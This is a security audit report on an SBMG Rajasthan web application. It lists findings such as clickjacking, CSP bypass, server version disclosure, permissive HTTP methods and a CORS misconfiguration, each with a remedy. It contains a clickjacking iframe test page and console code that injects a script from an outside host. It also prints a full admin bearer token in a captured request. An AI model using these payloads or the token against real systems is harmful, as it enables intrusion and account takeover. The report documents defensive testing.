Date: Feb 24, 2026

SBMG RAJASTHAN Vulnerability Assessment Report

A. Application Details

1.	Request ID	DOITC/2025-26/2138
2.	Submission Date	Jan 07, 2026
3.	Testing URL	10.70.232.147


B. Observations:

Sr. No.	Vulnerabilities	Status
1.	Using Components Having known vulnerabilities	Open
2.	Clickjacking	Open
3.	Security Misconfiguration	Open
4.	Content Security Policy Bypass	Open
5.	TRACE/OPTIONS method enabled	Open
6.	Non Functional	Open
7.	CORS	Open

DISCLAIMER: Confidential Report, not to be circulated or reproduced without proper Authorization from security audit team.


C. Detailed Vulnerabilities and Recommendation:

1. **Vulnerable and Outdated Components:** Using vulnerable and outdated components on a website, such as old libraries, frameworks, or plugins, exposes it to known security flaws that attackers can exploit. This can lead to data breaches, malware injection, or system compromise. It was found that web application is using the old version.




Solution: Update to the latest and hide the version details. Remove unused and outdated dependencies, unnecessary features, components, files, and documentation.

2. **Click Jacking:** Design a crafted page where an iframe will be inserted to trick out an end user in performing an operation of attacker's choice as shown in snapshot below:



```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://10.70.232.147/dashboard" width="1000" height="1000"></iframe>
</body>
</html>
```

On execution of the page the application is loaded in our crafted frame as shown below:


File C:/Users/BY/Desktop/clickjacking2.html

Website is vulnerable to clickjacking!

Solution:

Preventing Click Jacking requires the implementation of following solutions:

A. The most popular way to defend against Click Jacking is to include some sort of "frame-breaking" functionality which prevents other web pages from framing the site you wish to defend.


B. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>.

C. Sites can use this to avoid Click Jacking attacks, by ensuring that their content is not embedded into other sites.

There are three possible values for the X-Frame-Options headers:
DENY, which prevents any domain from framing the content SAMEORIGIN, which only allows the current site to frame the content. ALLOW-FROM Uri, which permits the specified 'uri' to frame this page. (e.g., ALLOW-FROM http://www.example.com) The ALLOW-FROM option is a relatively recent addition (circa 2012) and may not be supported by all browsers yet. BE CAREFUL ABOUT DEPENDING ON ALLOW-FROM. If you apply it and the browser does not support it, then you will have NO Click Jacking defence in place.

3. Security Misconfiguration:

Open URL and now intercept the request and we can see the response server version details disclosed as shown in the snapshot below:




```
GET /dashboard HTTP/1.1
Host: 10.70.232.147
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/145.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
If-None-Match: "6989ebbf-1c6"
If-Modified-Since: Mon, 09 Feb 2026 14:14:23 GMT
Connection: keep-alive
```

```
HTTP/1.1 304 Not Modified
Server: nginx/1.29.5
Date: Tue, 24 Feb 2026 04:56:52 GMT
Last-Modified: Mon, 09 Feb 2026 14:14:23 GMT
Connection: keep-alive
ETag: "6989ebbf-1c6"
```

Solution: Disable server version details.

4. Content Security Policy Bypass

CSP bypass vulnerabilities arise from misconfigured directives, reliance on unsafe sources, or third-party scripts that don't adhere to policies, allowing attackers to inject malicious code. To mitigate these risks, ensure strict CSP configurations, consistently apply them across all pages, and validate all user inputs.



10.70.232.147 says


10.70.232.147

OK

```
Adding Bearer token to request headers
Request headers:  ▸ Object
Adding Bearer token to request headers
Request headers:  ▸ Object
User has existing feedback:  ▸ Object
> var demo=document.createElement('script');
  demo.type="text/javascript";
  demo.src="https://www.sakurity.com/jqueryxss";
  document.head.appendChild(demo);
<· <script type="text/javascript" src="https://www.sakurity.com/jqueryxss"></script>
```

Recommendation: Implement a strict Content Security Policy with no unsafe sources, consistently apply it across all pages, validate and sanitize user inputs, and enable CSP violation reporting for monitoring and response.

5. **OPTIONS method enabled:** Intercept a valid request and replace the http method Post to OPTIONS as shown in the snapshot below:



Request

```
OPTIONS /api/v1/public/complaint-types HTTP/1.1
Host: 10.70.232.147:8000
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://10.70.232.147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://10.70.232.147/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive


```

Response


```
HTTP/1.1 200 OK
date: Tue, 24 Feb 2026 05:00:38 GMT
server: uvicorn
vary: Origin
access-control-allow-methods: DELETE, GET, HEAD, OPTIONS, PATCH, POST, PUT
access-control-max-age: 600
access-control-allow-credentials: true
access-control-allow-origin: http://10.70.232.147
access-control-allow-headers: authorization
content-length: 2
content-type: text/plain; charset=utf-8

OK
```


Solution: Disable unnecessary allowed (OPTIONS, TRACE, DELETE) methods in the application.

6. **Non Functional**

Some functionalities not working in application on clicking, kindly see below snippets:




...icles: Request failed with status code 404



Solution: Kindly make sure all functionalities work before testing.

7. CORS (Cross Origin Resource Sharing)

Open the application and intercept the request, and sent to repeater as shown in the snapshot below:



```
GET /api/v1/geography/districts?skip=0&limit=100 HTTP/1.1
Host: 10.70.232.147:8000
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsImV4cCI6MTc3NDUwMDc1Nn0.8oxM_yNepV
N192H8NSJ6_zhQXcV9z1DHLFOkS15bZJw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/145.0.0.0 Safari/537.36
Origin: http://10.70.232.147
Referer: http://10.70.232.147/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```

```
HTTP/1.1 200 OK
date: Tue, 24 Feb 2026 05:01:49 GMT
server: uvicorn
content-length: 2
content-type: application/json
content-security-policy: default-src 'self'; frame-ancestors 'none';
x-content-type-options: nosniff
x-frame-options: DENY
strict-transport-security: max-age=31536000; includeSubDomains
referrer-policy: strict-origin-when-cross-origin
access-control-allow-origin: *
access-control-allow-credentials: true

[
]
```

SOLUTION: Allow only selected, trusted domains in the Access-Control-Allow-Origin header which is sent in response by the server.

DISCLAIMER: Confidential Report, not to be circulated or reproduced without proper Authorization from security audit team.